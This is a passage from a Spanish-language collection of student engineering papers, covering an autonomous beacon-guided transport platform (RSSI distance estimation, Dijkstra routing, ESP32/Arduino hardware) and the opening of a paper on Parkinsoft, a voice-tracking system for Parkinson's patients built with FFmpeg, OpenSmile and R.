Si bien existen soluciones parciales para el traslado de materiales, como el uso de maquinarias eléctricas, las cuales evitan o reducen el esfuerzo del personal aun así siguen requiriendo el apoyo humano. Asimismo, requieren de conocimientos especializados en el manejo de tales maquinarias. Otras alternativas, que también siguen los lineamientos, requieren de gran infraestructura y adaptación del lugar para su implementación.

Ante este escenario, se considera de gran valor la posibilidad de plantear un aporte tecnológico que acompañe apropiadamente esta evolución de la gestión del personal, diseñando y construyendo una plataforma inteligente multipropósito, facilitando las tareas del personal, gestionando con mayor eficiencia los recursos, brindando la seguridad adecuada, sin requerir conocimiento especializado y sin necesidad de cambios en la infraestructura de la locación.

2. Entorno de desarrollo

Al momento de elegir las herramientas necesarias para construir el desarrollo de nuestro sistema se decidió utilizar Arduino IDE 1.8.9, el cual es de código abierto, brindándonos una gran cantidad de material de soporte debido a la popularidad y cantidad de desarrolladores existentes en la red, que utilizan el sistema para IoT a lo largo del mundo resultando en una continua integración y desarrollo sostenido durante años. Para el desarrollo de la aplicación móvil se utilizó Android Studio 3.5, siendo software de código abierto y gratuito muy ampliamente utilizado en el mundo para el desarrollo de aplicaciones, a raíz de contar con una gran comunidad de soporte, ligado a la integración con servicios de la empresa Google tal

como Firebase, el cual proporciona una gran facilidad en el manejo de notificaciones y control de acceso al sistema. Se utilizará un Web Server programado en PHP, que será almacenado en la nube, para simplificar la comunicación con los demás sistemas a través de peticiones en lenguaje JSON, funcionando similar a una API. En cuanto a la persistencia de los datos, se decidió utilizar un sistema de base de datos MariaDB debido a su compatibilidad con el lenguaje PHP.

Como se dijo anteriormente, para el posicionamiento de la plataforma dentro del área de desplazamiento, se optó por utilizar dispositivos físicos Bluetooth (*Beacons)*. La principal razón por la cual utilizar este tipo de dispositivos, es su enorme practicidad para poder brindar un sistema auto-instalable, debido a su tamaño casi imperceptible.

3. Beacon

Para reforzar el direccionamiento de la plataforma, se decidió utilizar dichos Beacons. Los mismos permiten el intercambio de paquetes de datos entre dos terminales.

Los beacons tienen la particularidad de transmitir pequeños paquetes de datos bajo el protocolo de comunicación bluetooth 4.0, lo que los hace más eficientes y precisos en la transmisión de señal.



Figura 1: Beacon

Aprovechando esta particularidad, se decidió traducir la potencia RSSI emitida por el beacons, en la distancia métrica hacia el mismo. De esa manera es posible confirmar con exactitud la ubicación de la plataforma.

RSSI a Distancia

El indicador de potencia de señal recibida o RSSI por sus siglas en inglés (Received Signal Strength Indicator) que es una escala de referencia utilizado para medir la potencia en la antena del módulo receptor asociado al último paquete de información recibido. Este parámetro está ampliamente estudiado ya que también es utilizado en tecnología Wi-Fi.

De la teoría electromagnética es sabido que la potencia de la señal disminuye con el cuadrado de la distancia según lo indica la ecuación de Friis para transmisión en el espacio libre[1]. Sin embargo, existen ecuaciones para el parámetro RSSI basadas en datos empíricos[2] que establecen que la pérdida de propagación de la señal recibida por un nodo a una distancia d del nodo transmisor es:

$$P_L(d_i)[dB] = P_L(d_0)[dB] + 10n\log_{10}\frac{d_i}{d_0}$$

Donde PL(d0) es la pérdida de propagación a una distancia de referencia conocida d0 (*generalmente d0=1m*). n es una constante que depende del medio y de los obstáculos que existan entre los nodos. En el espacio libre n=2, sin embargo, en un entorno real la propagación de la señal se ve afectada por fenómenos de reflexión, difracción y dispersión debido a los obstáculos del entorno, por lo que debe ser medida empíricamente.

De la ecuación anterior se tiene que:

$$n = \frac{P_L(d_i) - P_L(d_0)}{10\log_{10}\frac{d_i}{d_0}}$$

Dicha ecuación permite la estimación de la constante n a partir de la medición de potencia en las antenas de los nodos y la distancia que los separa.

Finalmente, la potencia de señal recibida será dada por [3]:

$$RSSI[dBm] = -10n\log_{10} d + A[dBm]$$

Donde n es la constante de pérdida ya mencionada, d es la distancia entre el nodo transmisor y el receptor en metros y A es el valor de RSSI en la antena de un receptor a una distancia de 1 metro del transmisor.

Despejando se obtiene:

$$d = 10^{-\frac{RSSI-A}{10n}}$$

4. Software

En esta sección se exponen los algoritmos, procesos y aspectos involucrados para lograr el desplazamiento de la plataforma, desde que se inicia la solicitud de movimiento

hasta el arribo al destino, y proveer de todos los servicios requeridos en el sistema.

Este sistema está pensado para ser implementado en depósitos de mercadería o transporte de cargas, en donde se requiera optimizar el personal de trabajo así como los tiempos para realizar dichas tarea.

No obstante, debido a su gran versatilidad, el sistema puede ser implementado en diversos sitios, como ser: aeropuertos (*transportando equipaje*), restaurantes (*asistencia al cliente*) o incluso para el uso doméstico.

El funcionamiento del sistema puede dividirse en dos modos: Modo Entrenamiento, en el que el sistema registra las diferentes distancias y direcciones necesarias para el traslado de la plataforma entre dos nodos. Y el Modo Operativo, en el que la plataforma se dirige de manera autónoma a diferentes nodos eligiendo la ruta más óptima.

4.1. Modo Entrenamiento

El primer modo de funcionamiento consiste en tomar una medición de los pasos que deberá dar la plataforma para llegar de un nodo A a un nodo B, así como también identificar el ángulo de giro, la orientación y la potencia percibida de cada beacon.

Es indispensable en primer medida ubicar los beacons en los diferentes nodos o bifurcaciones dentro del espacio de desplazamiento.

Para definir, lo más exacto posible, la distancia entre dos nodos, se decidió utilizar diferentes patrones de medición. En primer lugar se optó por contar los pasos realizados por el motor hasta llegar a destino, no obstante, debido al desvío por irregularidades en la superficie, se decidió reforzar el direccionamiento, midiendo el ángulo declarado entre el Norte y el sentido del magnetómetro.

Si bien estos parámetros brindan una aproximación bastante exacta, los beacons nos proporcionan una mayor precisión y mayor flexibilidad en el manejo de rutas entre nodos. Pudiendo definir asi rutas más cortas y establecer mayores puntos de control durante el traslado de la plataforma.

El primer paso importante para el entrenamiento, es ubicar los beacons en diferentes puntos estratégicos dentro de un área de desplazamiento. Luego se procede a obtener la dirección MAC (*Media Access Control*) de cada dispositivo, la cual nos servirá para identificar unívocamente cada uno de ellos.

Para la obtención de la dirección MAC se decidió implementar dos librerías de Android que facilita su obtención mediante la lectura de un código QR.

Para que el sistema pueda obtener la potencia de los mismos, se utiliza una función compatible con el módulo NodeMCU ESP32 que recibe como parámetro la MAC del dispositivo y nos devuelve la potencia capturada del beacon más cercano a la plataforma.

La función de escaneo de beacon, se desarrolló utilizando diferentes librerías, las cuales proporcionan mayor facilidad para realizar dicha tarea [4].

Finalmente al momento de confirmar un punto de destino (*Nodo*), BePIM recopila los datos de cantidad de pasos dados por el motor hasta llegar a destino, los diferentes ángulos que fue tomando la plataforma durante su trayecto y por último la potencia leída de cada beacon al transitar por cada nodo.

Cabe destacar, que para obtener una respuesta rápida y una menor latencia en el envío de mensajes (*ya que es necesario obtener diferentes parámetros en diferentes tiempos*), se decidió que en el Modo Entrenamiento, la comunicación entre el sistema embebido y el dispositivo móvil, se realiza de forma directa. Es un caso particular en el que el sistema embebido trabaja como servidor.

4.2. Modo Operativo

El modo operativo permite al usuario enviar peticiones a al sistema y éste, de estar disponible, procederá a realizar la tarea solicitada.

Las peticiones de los diferentes usuarios se almacenan en el sistema bajo el concepto de Productor-Consumidor[2] (Figura 2), el cual permite sincronizar las diferentes peticiones y mantener la posición de la plataforma actualizada.




Figura 2: Productor-Consumidor

Es necesario tener en cuenta que en el manejo de peticiones, para esta ocasión y debido a que se dispone de un Web Server para administrar la comunicación entre el sistema embebido y el dispositivo móvil, el ESP32 mantendrá un pulling hacia el servidor cada 2 segundos.

Tal como se aclaró anteriormente, las peticiones se almacenan en una estructura Productor-Consumidor y se decidió representar a la misma como una tabla, como indica la Figura 3 en el servidor.

Al realizar una petición al servidor, la misma es almacenada en la Tabla de peticiones. Luego el sistema embebido obtiene la petición almacenada y borra el registro de la tabla.

idPeticion	idUsuario	idPlataforma	cod	dato	estado
121	1	3051573452	ENVIO	#	1

Figura 3: Tabla de peticiones

5. Registro y obtención de las peticiones

En la Figura 3 puede observarse el campo *dato* que contiene cada instrucción a realizar por la plataforma.

Se decidió implementar la ruta en formato de texto (*Array de char*), el cual se encuentra delimitado por dos caracteres diferentes (*inicio: # y fin:* -) para indicar el inicio y el fin de la instrucción en cuestión.

Durante el Modo entrenamiento, el sistema irá construyendo la ruta en función de las diferentes indicaciones que le brinde el usuario. Cada una de estas indicaciones queda representada por un carácter único e interpretable por el sistema embebido, seguido por un valor numérico el cual, según la indicación, puede representar números de pasos o grados de giro que debe realizar la plataforma y un último valor final representando la potencia emitida por el beacon. La combinación e indicación - valor es seguida por un carácter de separación "|" para facilitar el parseo del array

Cada indicación del usuario queda representada por los siguientes caracteres:

F = Avanzar hacia adelante

S = Detener el avance

D = Giro hacia la derecha sobre su propio eje

I = Giro hacia la izquierda sobre su propio eje.

P = Potencia Beacon

Ejemplo de instrucción: *#F400D15F200I15P60-*

Una vez generada la instrucción, el sistema embebido solo deberá interpretar en sentido inverso, cada uno de los componentes de dicha instrucción y de esa manera reconstruir la ruta realizada en el entrenamiento.

Durante las primeras pruebas del sistema, se han observado imprecisiones en las trayectoria de la plataforma debido a irregularidades en el suelo o incluso movimientos bruscos. Es por eso que se decidió reforzar el traslado de la plataforma con beacons, los cuales, como se dijo anteriormente, brindan una mayor precisión en cuanto a la ubicación de la plataforma sobre el área de traslado.

6. Algoritmo Dijkstra

Al momento de elegir una de las diferentes rutas que pueden ser establecidas entre dos nodos, BePIM optará por realizar la ruta más óptima. Para dicha tarea, se decidió implementar el algoritmo de Dijkstra[5] desarrollado en PHP.

Dicho algoritmo recibe como parámetro una matriz de costos (número de pasos dados por la plataforma) entre los diferentes nodos y devuelve como resultado un *array de char* con la concatenación de las rutas necesarias para completar el trayecto. Para facilitar el entrenamiento del sistema, se decidió implementar el algoritmo como grafo bidireccional; de esta manera, el usuario solo deberá entrenar la plataforma entre dos nodos, en un solo sentido de dirección.

desde	hasta	ruta	estado	costo
1	2	D0|F400|D90|F400|D90|F400|D90|P60	1	1200
2	4	D0|F500|D90|F500|D90|F500|D90|P60	1	1500
1	3	D0|F600|D90|F600|D90|F600|D90|P60	1	1800
3	5	D0|F700|D90|F700|D90|F700|D90|P60	1	2100
5	1	D0|F800|D90|F800|D90|F800|D90|P60	1	2400
5	2	D0|F900|D90|F900|D90|F900|D90|P60	1	2700

Figura 4: Matriz de costo almacenada en el Servidor

7. Evasión de Obstáculos.

Para la evasión de obstáculos se ha dotado a la plataforma de 4 sensores infrarrojos conectados a la placa Arduino MEGA, que permitirán la detección de un obstáculo en todas las direcciones posibles. Los mismos pueden ser regulados para la detección acorde a la distancia que uno

considere previamente, dependiendo el ambiente donde se implementara la solución.

Una vez detectado un obstáculo que impida el movimiento de la plataforma se dará proceso a dos procedimientos para saltear dicho obstáculo:

En principio, una vez detectado el obstáculo la plataforma procederá a realizar un giro de 90 grados, verificando a través del sensor ubicado al frente que no haya ningun obstaculo en el nuevo frente, inmediatamente procederá a avanzar la plataforma hasta que el sensor lateral deje de detectar el obstáculo original, avanzando una distancia extra acorde a la dimensión de la plataforma para evitar colisionar con el mismo en caso de girar. Cabe destacar que en forma previa, se establecerá una distancia máxima a recorrer para sortear cualquier obstáculo "en el momento", de tal manera, si la distancia recorrida excede esta medida previamente pre-establecida, se dará por anulada dicha ruta, reintegrandose en forma inversa hacia donde se inició el recorrido, iniciando el procedimiento en sentido inverso dando un nuevo giro de 180 grados, para verificar si se puede sortear el obstáculo desde el otro lado.

En caso de verificar una ruta posible para avanzar (a través de la detección del sensor lateral), se girará nuevamente 90 grados en la dirección que permite rodear el obstáculo y se continuará avanzando hasta que el sensor lateral dé por finalizado el obstáculo (siempre contemplando la máxima distancia a recorrer preestablecida), girando la plataforma 90 grados nuevamente para volver a su ruta original y retomar posteriormente la misma.

La ruta recorrida "en el momento" se registrará siempre a los fines de poder retornar a su última posición válida o para una vez sorteado el obstáculo recalcular la distancia necesaria faltante en ese trayecto, valiéndose además de las mediciones de señales beacon del próximo nodo.

En caso de que el procedimiento detallado no dé por efectiva ninguna ruta "establecida en el momento", la plataforma guardará el inconveniente eliminando la posible ruta entre dichos nodos de forma temporal y retornará al último nodo válido, donde procederá a efectuar un nuevo cálculo de costos sin este camino. De encontrar un nuevo camino procederá a realizarlo normalmente; en caso contrario avisará al usuario del inconveniente con la negativa del envío, pudiendo éste restablecer la plataforma a su origen o dejándola en el lugar hasta remover el obstáculo que no permite realizar la ruta y reiniciar el recorrido.

8. Hardware

Se decidió implementar el sistema como IoT (Internet of Things) para poder brindar un control del sistema a una mayor distancia, así como también, facilidad en el soporte remoto del sistema y un cierto resguardo de la información, debido al almacenando los datos de los usuarios en la nube. Otra de las ventajas, y quizá la más importante, es la facilidad de implementación, debido a que el usuario sólo necesitará disponer de un servicio de conexión a internet para poder utilizar el sistema.

Para lograr que el sistema funcione bajo el concepto de IoT, se decidió complementar al Arduino con un módulo NodeMCU ESP32[7], el cual, además de conexión a internet, permite un gran manejo de la información, siendo éste compatible con estructuras tipo JSON y reconocimientos de bluetooth 4.0.



Figura 5 : NodeMCU ESP32.

En cuanto al Arduino, la mejor opción fue utilizar la versión Mega debido que resulta óptimo en cuanto a la cantidad de entradas y salidas digitales (total 54) de las cuales 15 son PWM y 16 entradas analogicas necesarias para los sensores y actuadores, con una memoria flash de 256 Kb de espacio para representar el código, resultando 8 veces superior al de Arduino UNO, denostando mayores prestaciones por sobre otras placas, siendo el costo razonablemente económico en cuanto a las prestaciones que brinda.




Figura 6 : Arduino Mega.

Para la plataforma física se utiliza una estructura en madera MDF de diseño circular con las ruedas en el centro para facilitar rotaciones en su propio eje evitando colisiones al girar y abarcando siempre la misma superficie. Se busca disminuir el peso de la misma para que no afecten la capacidad de carga en peso, tratándose de un prototipo.

Los motores que se han utilizado para traccionar las ruedas de la plataforma son motores paso a paso Nema 17 de alto torque (7.1kgcm) que cuenta con la fuerza suficiente para su propósito.



Figura 7 : Motor Nema 17 de alto torque.

Tanto la alimentación de los circuitos electrónicos como la de los motores se realizarán por medio de una batería utilizada comúnmente en alarmas domiciliarias con 12 volt / 7 amper, para dotar de autonomía suficiente a la totalidad de la plataforma.



Figura 4 : Bateria 12 volt 7 Ampere

9. Comunicación con NodeMCU ESP32

La comunicación entre el modulo ESP32 y Arduino, se realiza por dos medios diferentes según la tarea que se esté realizando. Para el envío de la ruta generada (En formato *array de char*) se decidió utilizar el puerto Serie, ya que brinda la posibilidad de transmitir diferentes tipos de caracteres. Por otro lado, las instrucciones directas de del usuario (F, S, D e I) se envían utilizando 3 pines digitales para representar cada instrucción como un valor binario, quedando representada de la siguiente manera:

S: 0 0 0

F: 0 0 1

D: 0 1 0

I: 1 0 0




Figura 8: Esquema de conexión Arduino - ESP32

Tal como indica la Figura 8 puede observarse que el modulo ESP32 y el Arduino, comparten el pin GND, esto es para unificar el canal de transmisión y evitar que se pierda información.

Peticiones POST

Para enviar y recibir información del usuario, se decidió implementar la librería *ArduinoJson.h* ya que permite el manejo de estructuras de datos del tipo JSON. Las mismas son enviadas mediante peticiones POST al sistema embebido, el cual, decodifica el mensaje y envía el texto simple directamente al arduino.

Durante el entrenamiento del sistema, el módulo WIFI, se comporta como Access Point, recibiendo las peticiones POST directamente de la aplicación móvil. Para lograr este comportamiento, se utilizo la libreria *WebServer.h.*[8]

Para dar respuesta al usuario, la librería *WebServer.h* permite utilizar el método **server.on("/training", HTTP_POST, entrenamientoPOST);** el cual recibe como parámetro una extensión de URL a la que el usuario podrá realizar la petición correspondiente, seguido del tipo de petición (POST) y por último la función a ejecutar en el caso de recibir alguna petición.

Durante el modo operativo, el módulo ESP 32 con comunicaciones a través de señal WIFI, estará realizando peticiones POST al servidor cada 2 segundos esperando a que algún usuario haya solicitado realizar alguna tarea específica. Para realizar dichas peticiones, se utilizó la librería *WiFiClient.h,* la cual permite el envío de datos a una URL especificada previamente.

10. Conclusion

Para la construcción de este proyecto, se propuso obtener un sistema capaz de realizar el traslado de productos desde

un lugar a otro en forma automática, sin precisar la intervención humana en el manejo de la plataforma, de forma inteligente debido al cálculo de la ruta más eficiente y multipropósito ya que se puede adaptar acorde a las necesidades de cada negocio, sin grandes inversiones de infraestructura, valiéndose de tecnología hardware bluetooth de bajo costo existente en el mercado (beacons). Consideramos clave que el sistema sea auto-instalable y no requerir conocimiento especializado para su instalación, con un fácil aprendizaje de rutas necesarias. Los problemas más complejos radicaron en dar una precisión en la medición de las distancias y ángulos en el interior de un recinto. Otro gran inconveniente que se presentó es la propagación de errores mecánicos al efectuar las mediciones de recorridos almacenados durante el modo de entrenamiento, como así también los errores mecánicos en su ejecución durante el uso efectivo. El apoyo a través de la medición de señales de beacons nos dio un mayor nivel de precisión y doble verificación de las distancias y proximidades al objetivo en cada ubicación, con la consecuente reducción de errores mecánicos y reajuste de distancias acorde a las señales medidas. Cabe destacar que está proyectado seguir avanzando en esta línea de desarrollo para incluir mejoras de rendimiento, precisión, y eficiencia.

11. **Referencias**

[1] C. A. Balanis (2005). Antenna Theory, Analysis and Design. Wiley-Interscience. 3º Ed, CAP 2, pag 94.

[2]Oguejiofor O.S., Okorogu V.N., Adewale Abe, Osuesu B.O (2013). Outdoor Localization System Using RSSI Measurement of Wireless Sensor Network. International Journal of Innovative Technology and Exploring Engineering (IJITEE). ISSN: 2278-3075, Volume-2, Issue-2.

[3]E. Lau, B. Lee, S Lee, W. Chung (2008). Enhanced RSSI-Based high accuracy real-time user location tracking systems for indoor and outdoor environments. International Journal On Smart Sensing And Intelligent System, VO L. 1, NO. 2, 534-548.

[4]https://github.com/nkolban/ESP32_BLE_Arduino/blob/master/src/BLEDevice.h

[5]Silva, Manuel 1985 Editorial AC Madrid ISBN: 84-7288-045-1. Las Redes de Petri : en la Automática y la Informática; 1ª ed.

[6]Alvaro H. Salas S. Acerca del Algoritmo de Dijkstra

[7]Aitor Carricondo Monter Desarrollo de un sistema de monitorización domiciliaria basado en la plataforma NodeMCU V3

[8]https://github.com/espressif/arduino-esp32/tree/master/libraries/WebServer

Parkinsoft: Sistema de Seguimiento de la Voz para Pacientes con Parkinson

Luciano, Esteban; Massiolo, Rodrigo; Procopio, Gastón;
Vaccotti, Fabiana; Viqueira, Martín
Universidad Nacional de La Matanza
Florencio Varela 1902, San Justo, Prov. Buenos Aires, Argentina
Catedra: Proyecto de fin de carrera. Director: Mg. Roberto Eribe
esteban.luciano.91@gmail.com; rodrigomassiolo@gmail.com; gprocopio7@gmail.com;
fvaccotti@gmail.com; martinnviqueira@gmail.com

Resumen

Desde el descubrimiento de la enfermedad de Parkinson y con el avance de la medicina y la tecnología, se han investigado soluciones y/o acompañamientos para ayudar tanto a los pacientes que sufren esta enfermedad como a los médicos que la estudian y tratan. Se han diseñado distintos sistemas informáticos que permiten a los médicos realizar un seguimiento de los aspectos físicos y clínicos, pero pocos han tenido en cuenta la afectación de la voz de un paciente con Parkinson. El objetivo de este trabajo es construir un sistema libre y accesible que permita realizar dicho seguimiento, teniendo como entrada audios de los pacientes, para presentar como salida una serie de gráficas representativas de dichos audios. Este sistema utiliza solo software libre y OpenSource para el funcionamiento base de su aplicación, la cual se puede acceder desde plataformas web y mobile. Sus funciones principales serán el registro de pacientes, la carga de audios de voz y la visualización de gráficas resultantes de los audios para el seguimiento.

1. Introducción

En Argentina hay aproximadamente 70 mil personas que padecen Parkinson, de los cuales el mayor porcentaje son adultos mayores. El 1% de los mayores de 65 años y el 2% de los mayores de 80 años padecen esta enfermedad, siendo más frecuente en los varones. Según la Organización Mundial de la Salud[1] va en claro aumento y, a nivel mundial, afecta a entre el 1 y 2% de los mayores de 65 años.

El diagnóstico de la enfermedad es completamente clínico, determinándose con la aparición de afecciones motoras como temblor, rigidez y lentitud en los pacientes.

Sin embargo, otro aspecto afectado por la enfermedad es la voz, la cual hasta el momento no se ha tenido en cuenta desde el punto de vista clínico. Se ha comprobado que la misma se degrada con el tiempo y algunos pacientes llegan a quedarse sin habla.

La enfermedad tiene tres etapas:

- 0 - 4 o 5 años: en esta etapa se pueden controlar los síntomas de la enfermedad con medicación. Empiezan a aparecer los primeros patrones de alteración en la voz, quizás imperceptibles por el oído humano.
- 5 - 10 o 15 años: en esta etapa la medicación no tiene la misma eficacia en el tiempo. Se manifiestan los síntomas con mayor frecuencia y el paciente comienza a mostrar pérdidas en la potencia en la voz, volumen bajo y tartamudeo.
- 15 años o más: el paciente manifiesta problemas de equilibrio y en muchos casos, la pérdida total de la voz.

Surge entonces la necesidad de un sistema software que permita realizar un seguimiento en el tiempo de la afectación de la voz de los pacientes.

Con el uso de este sistema existiría la posibilidad de encontrar de forma temprana perturbaciones en la voz. De esta manera el profesional podría tomar acciones

[1] Link oficial de la Organización Mundial de Salud: https://www.who.int/

preventivas para controlar y reducir la probabilidad de pérdida de la voz.

A futuro existe la posibilidad de generar una nueva clasificación de la enfermedad teniendo en cuenta el compromiso fonatorio con el uso de Inteligencia Artificial [1].

2. Metodología

Este proyecto se llevó adelante utilizando un modelo Proceso Unificado de Desarrollo Software con las siguientes fases:

Fase de Inicio: En esta fase se aplicó técnicas de entrevistas abiertas y cerradas para el proceso de elicitación.

Adicionalmente, se buscó información bibliográfica, multimedia, etc. correspondiente al área de estudio.

Esta etapa concluyó con la formación de los objetivos, límites y alcance del proyecto. Además de un análisis de factibilidad, y una planificación inicial del proyecto.

Fase de Elaboración: Los requisitos funcionales del sistema se documentaron a partir de Casos de Uso. Todo el desarrollo se basó en la arquitectura del Modelo MVC (Modelo-Vista-Controlador) para las plataformas web y mobile.

Fase de Construcción: Para el desarrollo se aplicó metodologías de Programación Orientada a Objetos y Arquitectura Orientada a Servicios.

Para el testing del software se realizaron pruebas unitarias y de caja negra.

Fase de Transición: En esta fase se realizaron pruebas de aceptación por parte de los usuarios (pruebas UAT[2]), en particular realizadas por

médicos de las especialidades afectadas, como neurólogos, fonoaudiologos, entre otros.

3. Composición de Parkinsoft

Dada la necesidad planteada en este documento se ha desarrollado el software "*Parkinsoft*", basado en las siguientes tecnologías:

- Conversor de Audios: FFmpeg;
- Descomposición de Audios: OpenSmile;
- Análisis estadístico y graficador: R;
- Servidor: Google Cloud Platform;
- Sistema Operativo: Linux Debian;
- Arquitectura: MVC;
- Framework: Laravel;
- Interfaz con el usuario: Aplicación Mobile y Aplicación Web;

Cada una de las tecnologías mencionadas se describen en las siguientes subsecciones.

3.1. Conversión de Audios: FFmpeg

FFmpeg [2] es un framework OpenSource que permite codificar, decodificar, mezclar, filtrar, transmitir y ejecutar cualquier tipo de archivo de audio.

Parkinsoft utiliza FFmpeg para transformar los audios cargados por los pacientes al formato WAV (Waveform Audio File Format). La única excepción es que el audio de entrada no debe ser del tipo MP3 (MPEG-1 Audio Layer III), puesto que este formato reduce la calidad del audio.

La ejecución de FFmpeg se realiza mediante línea de comando, y se ejecuta de la siguiente forma:

```
ffmpeg -i $audio $PWD/[Audio].wav
```

Figura 2. Ejecución FFmpeg

Donde:

- $audio: Será la referencia del audio a convertir.
- [Audio]: Será el nombre del archivo de audio convertido.

3.2. Descomposición de Audios: OpenSmile

Parkinsoft utiliza OpenSmile [3] para transformar un audio del tipo WAV en variables cuantificables (tono, rango, energía, frecuencia. Con este software y mediante distintas configuraciones, se obtienen distintos grupos de variables de un audio. Por cada configuración OpenSmile genera archivo CSV (Comma-Separated Values) con las variables que finalmente serán insertadas en la base de datos. Las configuraciones son:

- Chroma: Determina la energía aplicada en los 12 tonos en lapsos de 10 milisegundos.
- Audspec: Determina el espectro sonoro en el audio en lapsos de 10 milisegundos.
- Energy: Determina la energía aplicada en lapsos de 10 milisegundos. Dicho valor de energía se encuentra con logaritmo aplicado.
- eGeMAPS: Determina una media en las frecuencias base, primera, segunda y tercera, su amplitud y ancho de banda. Además, se obtienen el valor de tono, semitono, shimmer, hitter, armonías, ruido, slope entre bandas.
- Prosody: Determina la frecuencia fundamental, probabilidad de que sea una voz y volumen del audio en lapsos de 10 milisegundos.

[2] Por sus siglas en inglés: User Acceptance Testing.

La ejecución de OpenSmile se realiza mediante línea de comando, y se ejecuta de la siguiente forma:

```
./SMILExtract -C
../../config/[Configuracion]/[Conf
iguracion].conf -I
$path/$audioFinal -csvoutput
[Configuracion].csv
```

Figura 3. Ejecución OpenSmile

Donde:

- [Configuracion]: Será la configuración deseada a correr de las antes mencionadas;
- audioFinal: Será el nombre del archivo de audio a extraer variables.
- path: Será el directorio donde se encuentra el audio.

3.3. Análisis estadístico y generador de gráficos: R

Parkinsoft utiliza R [4], para tomar desde la base de datos, las variables de OpenSmile y generar los gráficos por cada configuración.

Cada uno de los gráficos variará dependiendo del tipo y la configuración de descomposición de audios del OpenSmile, siendo los siguientes:

- Chroma: Gráfico Mapa de Calor
- Máx-media-min: Gráfico de Línea;
- Audspec: Gráfico Mapa de Calor;
- Energy: Gráfico de Línea;
- eGeMAPS: Gráfico de Línea;
- Prosody: Gráfico de Línea.

En la figura 4 muestra la energía de los tonos en función del tiempo. El mapa de calor muestra a través de la gama de azules desde la mínima hasta la máxima energía captada.

Lo que permite este tipo de gráficos es captar los sobresaltos o cambios de tonos que se producen al hablar. Para el tipo de ejercicios donde se debe sostener una vocal es de interés ver y analizar ese tipo de eventos.




Figura 4. Ejemplo de grafica Chroma

En la figura 5 se detalla un gráfico de las formantes, teniendo en cuenta la primera, segunda y tercer formante en un instante determinado.

Las formantes son un blanco especial de estudio dado que los sonidos del habla poseen una forma particular, donde lo que más resalta son en las vocales. Esto se debe a que las vocales no necesitan de una construcción de letras para poder ser dicha, mientras que las consonantes requieren de al menos dos letras y vocal. Por lo tanto, un ejercicio donde se sostenga una vocal puede determinar la capacidad de fonación y duración del paciente, siendo este uno de los ejercicios a realizar. Además, las perturbaciones que puedan observarse al momento de estudiar el audio podrían ayudar a encontrar un patrón característico en las formantes pertenecientes a las personas con Parkinson.




Figura 5. Ejemplo de Gráfica eGeMAPS

En la figura 6 se denota la probabilidad de que sea una voz y la frecuencia de F0 (frecuencia fundamental).

La frecuencia fundamental es la frecuencia más baja de las formantes. Por lo tanto, observar cómo se modifica en el tiempo puede ser un factor que determine algún tipo de patrón característico.

Además, se ha adherido al gráfico una línea que determina la probabilidad de que lo que se esté analizando sea una voz. Por lo que puede denotar que en un momento determinado la voz es clara y dé lugar a un análisis en profundidad en ese periodo de tiempo determinado.




Figura 6. Ejemplo de Gráfica Prosody

3.4. Arquitectura MVC y framework Laravel

